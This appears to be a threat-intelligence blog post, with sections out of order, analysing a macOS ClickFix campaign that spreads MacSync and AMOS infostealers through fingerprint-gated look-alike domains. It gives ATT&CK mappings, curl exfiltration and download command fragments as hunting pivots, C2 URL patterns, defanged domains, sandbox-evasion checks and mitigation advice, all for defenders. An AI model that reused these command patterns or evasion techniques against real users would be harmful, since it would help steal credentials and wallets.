T1059.004 Command and Scripting Interpreter: Unix Shell | An interactive zsh terminal session was used to run curl commands, decode or unpack payload content with base64 and gunzip, and execute shell commands.
T1105 Ingress Tool Transfer | curl downloaded payload content from attacker-controlled infrastructure using recurring payload retrieval paths.
Discovery
T1082 System Information Discovery | The malware collected host and user information during environment discovery.
T1057 Process Discovery | The malware enumerated running processes and system configuration before continuing collection and credential-access activity.
T1518 Software Discovery | The malware checked for cryptocurrency wallet applications such as Ledger and Trezor.
Credential Access
T1555.001 Credentials from Password Stores: Keychain | The malware created a temporary keychain-grabbing script, attempted to extract browser Safe Storage keys, and accessed or attempted to unlock the macOS Keychain.
T1555.003 Credentials from Password Stores: Credentials from Web Browsers | The malware collected browser credentials, cookies, login databases, session data, IndexedDB, LevelDB, and extension storage from Chrome, Brave, Edge, Opera, Vivaldi, Arc, Chromium, and other browsers.
Collection
T1005 Data from Local System | The malware searched Downloads, Documents, and Desktop and collected sensitive file types including PDF, DOCX, TXT, KEY, PEM, KDBX, OVPN, WALLET, and SEED files.
T1552.001 Unsecured Credentials: Credentials in Files | The malware harvested SSH keys, AWS credentials, Kubernetes configurations, browser profiles, Apple Notes, Safari data, and other locally stored secrets.
T1560.001 Archive Collected Data: Archive via Utility | Collected data was staged under /tmp/sync* and compressed into /tmp/osalogging.zip before upload.
Command and Control
T1071.001 Application Layer Protocol: Web Protocols | C2 communication used web protocols with recurring paths such as /dynamic?txd= and /gate?buildtxd=, macOS User-Agent strings, API-key headers, and rotating domains.
Exfiltration
T1041 Exfiltration Over C2 Channel | Collected data was uploaded to attacker-controlled infrastructure using recurring /gate URI patterns and chunked HTTP PUT requests.
T1020 Automated Exfiltration | The malware automated upload activity using curl with HTTP PUT, –data-binary, upload identifiers, chunk_index, and total_chunks parameters.
T1030 Data Transfer Size Limits | The archive was split into multiple chunks before upload, as shown by repeated chunk_index and total_chunks parameters in exfiltration requests.
Defense Evasion
T1070.004 Indicator Removal: File Deletion | Temporary archives, staging folders, lock files, and other artifacts were removed after exfiltration.
T1140 Deobfuscate/Decode Files or Information | Payload content was decoded or unpacked using base64 and gunzip before execution.
Behavioral Hunting Pivots
The following command-line patterns, URL paths, and URL parameters were observed in activity consistent with MacSync Stealer. Use these durable behavioral pivots with process and network context to investigate related activity as infrastructure rotates; then use the point-in-time domain indicators in the IOC section to enrich and validate those findings.
Indicator
Type
Description
-H “api-key:”
Command-line parameter
API-key header request pattern used in MacSync Stealer C2 communication.
-H “User-Agent: Mozilla/5.0 (Macintosh”
Command line parameters
macOS User-Agent string used in outbound requests associated with the activity.
-w %{http_code}
Command line parameters
Curl output pattern used to capture HTTP response codes during upload attempts.
-X PUT –data-binary
Command line parameters
HTTP upload pattern associated with data-transfer and exfiltration behavior.
curl -k -s –max-time
Command line parameters
Curl-based C2 check-in pattern that suppresses output, bypasses certificate validation, and limits connection time.
/curl/
URL path
Payload retrieval path observed in MacSync Stealer command-line activity.
/dynamic?txd=
URL path
Recurring MacSync Stealer URI pattern used for C2 and infrastructure hunting.
/gate?buildtxd=
URL path
Recurring MacSync Stealer URI pattern associated with chunked HTTP PUT data exfiltration.
chunk_index=
URL parameter
Chunk index parameter observed in repeated upload requests.
total_chunks=
URL parameter
Total chunk count parameter observed in chunked upload activity.
upload_id=
URL parameter
Upload session parameter observed during chunked data-transfer activity.
Indicators of compromise (IOC)
The following domain indicators were observed in activity consistent with MacSync Stealer. Treat them as point-in-time evidence: use them to enrich and validate matches from the behavioral pivots above, and correlate any hits with process and network context because related infrastructure may rotate quickly.
Indicator
Type
Description
aihealthring [.]com
Domain
Domain observed in activity consistent with MacSync Stealer; use matches to enrich and validate findings from the behavioral pivots above, correlated with process and network context.
cabinrentalsnc [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
chatbasedos [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
commercialroofingsd [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
dogtrainersgeorgia [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
fintelliganceai [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
homeinspectionsdelaware [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
intopython [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
lalandscapelighting [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
lumenagnet [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
marbellaresales [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
miamipcsupport [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
moldinspectiondayton [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
nailscanai [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
newjerseypetsitter [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
numericagent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
oaklandwaterdamage [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
oklahomawarehousing [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
olympiapetemergency [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
peaecagent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
plasmaticsystems [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
plethorawallet [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
premierrentalpurchase [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
ricewaterbeauty [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
rvieragent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
sandiegotkd [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
secueragent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
shiledagent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
syracusefertilitycenter [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
vastbets [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
wvaeagent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
References
References used for external context and related defensive guidance:
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.

Microsoft Threat Intelligence observed a macOS ClickFix campaign distributing infostealers, including MacSync and Atomic Stealer (AMOS), through a large cluster of look-alike domains. The campaign evolved from broadly serving ClickFix lures to using a server-side browser-fingerprinting gate that shows the lure primarily to visitors whose environment appears consistent with a genuine macOS browser. This cloaking limits visibility for crawlers, sandboxes, and some automated analysis workflows. The blog details the domain pattern, fingerprinting checks, infection chain, detection coverage, and hunting pivots that defenders can use to identify related activity.
Activity overview
Microsoft Threat Intelligence has been tracking a macOS ClickFix operation that distributes information-stealing malware through a large family of algorithmically named domains. Over several weeks of monitoring, Microsoft observed a notable shift in tradecraft: the same infrastructure moved from openly serving the malicious command in the served page’s HTML source to concealing the lure behind a server-side fingerprinting gate that reveals the payload only to visitors the server assesses as a genuine macOS target. The chain ultimately delivers information stealers such as MacSync or Atomic Stealer (AMOS).
This activity is consistent with the broader shift in macOS ClickFix tradecraft that Microsoft Threat Intelligence previously documented, in which threat actors instruct users to run Terminal commands that retrieve remotely hosted content rather than the traditional approach of delivering a disk image for manual installation. The cluster described here is notable for two reasons: its domains are mass-produced by a recognizable name generator, and it adopted server-side cloaking on existing infrastructure, giving defenders a clear before-and-after view of the same operation.
In this blog, we describe the campaign’s domain-generation pattern, the two delivery phases we observed, the fingerprinting gate that now fronts the infrastructure, and the end-to-end infection chain. We also provide hunting guidance, mitigation recommendations, and defanged indicators of compromise.
How ClickFix works
ClickFix is a social-engineering technique where attackers persuade users to copy and run a command in Terminal instead of downloading a traditional macOS application. The lure usually appears as a fake verification step, software update, download error, or CAPTCHA, with the command disguised as something required to complete the action. Because execution starts from a user-run Terminal command rather than a downloaded app bundle, the flow can avoid parts of the normal macOS application trust path, including quarantine handling, code-signing evaluation, and notarization checks typically applied to downloaded applications.

In this campaign, ClickFix remains the delivery mechanism, but the important change is that the lure is no longer shown to every visitor. The page first profiles the visitor through a browser-fingerprinting gate and primarily requests consistent with a genuine macOS browser environment receive the fake “Download for macOS” page and copied Terminal command.
Figure 1a – The counterfeit “Download for macOS” page served to a qualifying visitor by a cloaked gate (apricotfilepoint[.]com). The page displays a forged “Verified Publisher” badge and offers a one-click Copy of an obfuscated curl one-liner.
Delivery is conditional. During analysis, the same URLs returned different content to different requests. In some case the macOS ClickFix lure, and in others an apparently benign decoy page.

In our testing, a request presenting a Windows browser received a decoy page such as a fake browser-extension or VPN landing page (Figure 1b) or a page impersonating an unrelated business such as a logistics and freight-forwarding company rather than the ClickFix lure. Because this decision is made server-side on a per-request basis, a given scan or visit may receive benign or decoy content and still be interacting with malicious infrastructure, so an apparently benign or look-alike response does not mean the domain is safe. We examine how the gate evaluates each request later in this post.
Figure 1b – A decoy page (a fake “Urban VPN Proxy” browser extension landing page) returned to non qualifying requests on the same domain (apricotfilepoint[.]com).
Campaign overview
The key change in this campaign is not the ClickFix lure itself, but the new layer placed in front of it. Microsoft Threat Intelligence confirmed more than 250 ClickFix front-end domains during the tracking window, and many followed a repeated naming pattern using the token “file” with dictionary-style words, such as filecopperbasket, filevelvettractor, fileoceanhammer, and filemarblegarden.
Some related domains place “file” token in the middle or at the end, such as applefilevault, bananafastfile, and orangesmartfile, while others omit it completely, such as cloudsendhub and syncdatavault. Defenders should treat the naming pattern as a hunting pivot, not a complete signature. The stronger signal is the combination of dictionary-style domains, shared infrastructure behaviour, and the fingerprinting gate that controls who sees the ClickFix lure. This naming pattern is useful for clustering and hunting, but it is not the main story. The more important behaviour is that these domains now serve a browser-fingerprinting gate before showing any malicious content.
ClickFix moved from open pages to fingerprinting gates

In its earlier phase, the campaign’s domains served the lure directly. Retrieving one returned a “complete your download in Terminal” page with the malicious command present in the HTML. A scanner that does not execute JavaScript could recover the entire attack from the page source, including: the macOS paste-to-Terminal instructions, clipboard-write logic, obfuscated shell command, and encoded staging URL. Because the command was embedded in the served page, the domains were readily identifiable from passive data and static content matching.
The same infrastructure that previously exposed its ClickFix lure directly to visitors has evolved to employ a server-side fingerprinting gate. Rather than immediately presenting the malicious content, affected domains now return a minimal page containing only a lightweight JavaScript profiling routine(~2.5 KB size). To both casual visitors and automated scanners, the site may appear blank, inactive, or apparently benign. In reality, the page serves as an evaluation layer that determines whether a visitor should be shown the ClickFix lure.
Across Microsoft Threat Intelligence’s investigation of this domain cluster, the outcomes were consistent. Simple crawlers received an empty, parked-looking page. JS-capable crawlers and sandbox environments that failed fingerprinting checks were served apparently benign decoy page, and requests presenting a genuine macOS browser fingerprint were shown the ClickFix lure.
Figure 2 – Earlier open-lure delivery compared with the current fingerprinting-gated delivery flow.
The fingerprinting gate
The gate profiles each visitor using a combination of browser, hardware, and runtime attributes, which are submitted to the server for evaluation. The following sections break down the categories of signals collected.
Browser profiling and environment collection

The first stage builds a browser fingerprint by collecting browser and page details from six objects exposed to the page: navigator, screen, window, document, location, and console. From navigator, it captures values such as platform, for example, “MacIntel”, user agent, language, vendor, and plugins, which establish the visitor’s claimed device and browser identity.
Display values from screen and window, including screen size, color depth, window dimensions, and pixel ratio, provide consistency signals for whether that identity is consistent with a real, non‑virtualized Mac environment. Page context from document and location, including title, referrer, character set, URL, and host, helps tie the fingerprint to the delivery context. The console object is also enumerated as part of the runtime surface and later helps identify developer tools or automated log-capturing environments. These values are merged into a single fingerprint object tagged with mode: “php” and later submitted back to the server for evaluation.
Figure 3a – The gate collects browser, system, and environment characteristics from multiple browser objects to build a visitor fingerprint.
Hardware validation

The gate then performs additional validation to determine whether the visitor resembles a genuine macOS user. One notable check uses WebGL, a browser graphics API normally used to render 2D and 3D content, to retrieve graphics-processing details from the visitor’s device. In this campaign, those WebGL-derived GPU signals help distinguish real Apple hardware from virtualized, emulated, software-rendered, or sandboxed environments before the server decides whether to return the ClickFix lure.
Figure 3b – WebGL-derived GPU signals can help distinguish likely Apple hardware from virtualized, emulated, software-rendered, or sandboxed environments.
Environment and behavioral checks

Additional probes evaluate characteristics such as timezone configuration, touch-input support, and whether the page is running inside an embedded frame. These signals help identify uncommon execution contexts that may indicate automated analysis or monitoring infrastructure.
The script records three signals:
timezoneOffset reads the system’s local timezone offset. Unusual or inconsistent values can contribute to identifying hosted infrastructure, sandbox environments, or otherwise atypical execution context.
frame checks whether the page is running inside an iframe. While common in legitimate scenarios, embedded execution contexts can also be associated with crawlers, analysis tools, and other automated environments, making this a useful qualification signal.
touchEvent checks for touch-input support. On desktop macOS systems, touch support is generally uncommon; unexpected touch capabilities can contribute to identifying an emulated, spoofed, or otherwise atypical environment.
Together, these checks help the gate distinguish a normal macOS desktop browser session from framed, headless, mobile, sandboxed, or automated environments before the server decides what content to return.
Figure 3c – Additional checks evaluate environmental attributes that can help differentiate legitimate users from automated systems.
Anti-analysis techniques

The gate also incorporates checks designed to detect browser instrumentation, automation frameworks, and modified browser behavior. Rather than simply determining whether a visitor is a bot, these probes appear intended to identify environments commonly used by researchers, crawlers, and security-analysis platforms. The implementation details described here are intended to help defenders recognize and detect gate behavior in malicious traffic-distribution infrastructure.
Figure 3d – The gate performs checks intended to identify browser instrumentation and automated analysis environments.
Two checks stand out. The first is a toString() counter. The script creates a temporary function whose toString() method increases a counter, then writes that function to the console. In a normal browser, this counter usually remains unchanged. However, if the developer console is open, or if a headless or log-capturing tool serializes console output, the function may be converted to a string, causing the counter to increase.
The second is a prototype-tamper probe built around a normal browser capability check. The gate calls canPlayType(“video/mp4”), which normally checks whether the browser supports MP4 playback. Here, that check is repurposed as a tripwire. A genuine browser handles the codec check natively and silently, but some automated or stealth browsers fake codec support in JavaScript. If that JavaScript path calls the hooked Array.prototype.includes, the gate sets the proto:true signal and flags the environment as potentially instrumented or automated.

Fingerprint submission
Once profiling is complete, the collected attributes are packaged and silently submitted back to the same server for evaluation. This process occurs without any user interaction or visible page content.
Figure 3e – Collected fingerprint data is submitted to the server, which determines whether the visitor qualifies to receive the ClickFix lure.

The following is the sample fingerprint the client sends to the server (values are representative and defanged):
Server-side victim selection
With the fingerprinting logic in place, the malicious content is no longer present in the initial page shown to the visitor. Instead, the server withholds the ClickFix lure until it receives and evaluates the submitted fingerprint, then returns one of two responses:
A bot, crawler, sandbox, virtual machine, unexpected geography, or unexpected browser receives a blank page, a benign decoy, or no content.
A genuine Mac and browser in an expected context receive the ClickFix lure: the counterfeit “Verified Publisher / Download for macOS” page and its poisoned one-liner. The targeting is primarily environment-based: genuine macOS users in an expected browser and request context receive the ClickFix lure.
This is a Traffic Distribution System (TDS) gate. We call it a TDS because the payload is delivered by server-side, on demand, only to visitors the operator selects security crawlers, researchers, and sandboxes are served no malicious content. This gating can make automated detection and analysis more difficult because those tools may see only an apparently benign response even though the infrastructure can deliver the ClickFix lure to selected macOS visitors.
Figure 4 – Server-side fingerprint evaluation and possible responses for selected and non-selected visitors.
Inside the infection chain: from gated lure to AMOS
The individual techniques used by the gate are not inherently malicious or novel. Browser fingerprinting, hardware validation checks, and Traffic Distribution System (TDS)-style visitor filtering are common in anti-abuse systems and have previously appeared in exploit-kit and malvertising ecosystems. What distinguishes this activity is how these techniques are integrated into a ClickFix campaign. Rather than immediately presenting a malicious command, the actor performs server-side victim qualification before revealing the lure, reducing visibility to researchers and automated security systems while maintaining access to intended macOS targets.
Using a qualified macOS target, we analyzed the complete infection chain. The activity began on a file<word><word>[.]com domain hosting the fingerprinting gate, which returned the counterfeit Download for macOS page (Figure 1a). A non-qualifying request received little or no visible content. The page uses GitHub-themed branding to mimic a legitimate software download experience; the branding is spoofed and does not indicate any compromise of GitHub.
When the victim runs the Terminal command, the campaign retrieves and executes a remote script from a /curl/<id> URL. The chain then progresses through multiple script stages before ultimately downloading and launching Atomic Stealer (AMOS), an information stealer that harvests credentials, browser and cryptocurrency wallet data, authentication stores, and other sensitive files before exfiltrating them. We detailed AMOS delivery across multiple macOS ClickFix lures in earlier research.
Because delivery is restricted to qualified visitors, the fingerprinting gate is often a more reliable hunting target than the downstream malware. Systems that inspect page content without executing client-side JavaScript can observe the gate logic directly, while environments that fail qualification are redirected to apparently benign or no content. Because these characteristics also appear in legitimate anti-bot implementations, evaluate combinations rather than single indicators. Useful signals include self-submitting fingerprinting forms, hidden fingerprint data fields, artifacts such as the mode:”php” parameter, and domains following the observed file naming convention; correlating several of these improves confidence and reduces false positives.
Mitigation and protection guidance
Organizations can apply the following recommendations to reduce exposure to this and similar macOS ClickFix campaigns:
Educate users. Reinforce that no legitimate download, CAPTCHA, or verification step requires pasting a command into Terminal.
Monitor Terminal usage. Alert on Terminal or shell sessions that spawn curl, base64, gunzip, or osascript, particularly when initiated shortly after web browsing.
Detect native-tool abuse. Flag unusual sequences of macOS utilities such as curl piped to zsh, base64 -d, and xattr -c immediately preceding chmod +x.
Inspect outbound downloads. Monitor curl activity that retrieves encoded or compressed payloads from newly registered or low-reputation domains, including /curl/<hex-id> request paths.
Protect credential stores. Detect unauthorized access to keychain items, browser credential databases, SSH keys, and cryptocurrency wallet data.
Monitor data staging. Alert on the creation of archives of sensitive artifacts followed by HTTP POST exfiltration.
Block on infrastructure, not just front-end domains. Where validated, prioritize blocking known shared back end and staging hosts (for example, malware-c2 and the /curl/<id> staging hosts) over individual disposable front-end domains.
Hunt the generation pattern. Where feasible, alert the file<word><word> domain pattern rather than maintaining a list of individual domains.
On macOS 26.4 and later, Apple introduced a mitigation that displays a warning when a user attempts to paste a potentially malicious command into Terminal, directly addressing the ClickFix delivery mechanism.
When a user attempts to paste a potentially malicious command into Terminal, they will now see the following prompt:
Possible malware, Paste blocked
Your Mac has not been harmed. Scammers often encourage pasting text into Terminal to try and harm your Mac or compromise your privacy. These instructions are commonly offered via websites, chat agents, apps, files, or a phone call.
Microsoft Defender XDR detections
Tactic
Observed activity
Microsoft Defender coverage
Initial Access
Malicious webpage
Microsoft Defender for SmartScreen SmartScreen Detection Blocks webpage (Figure 5)
Execution
User copies, pastes, and runs encoded instructions. The instructions are decoded, executable files are created from remote attacker infrastructure, and the malware implant is executed.
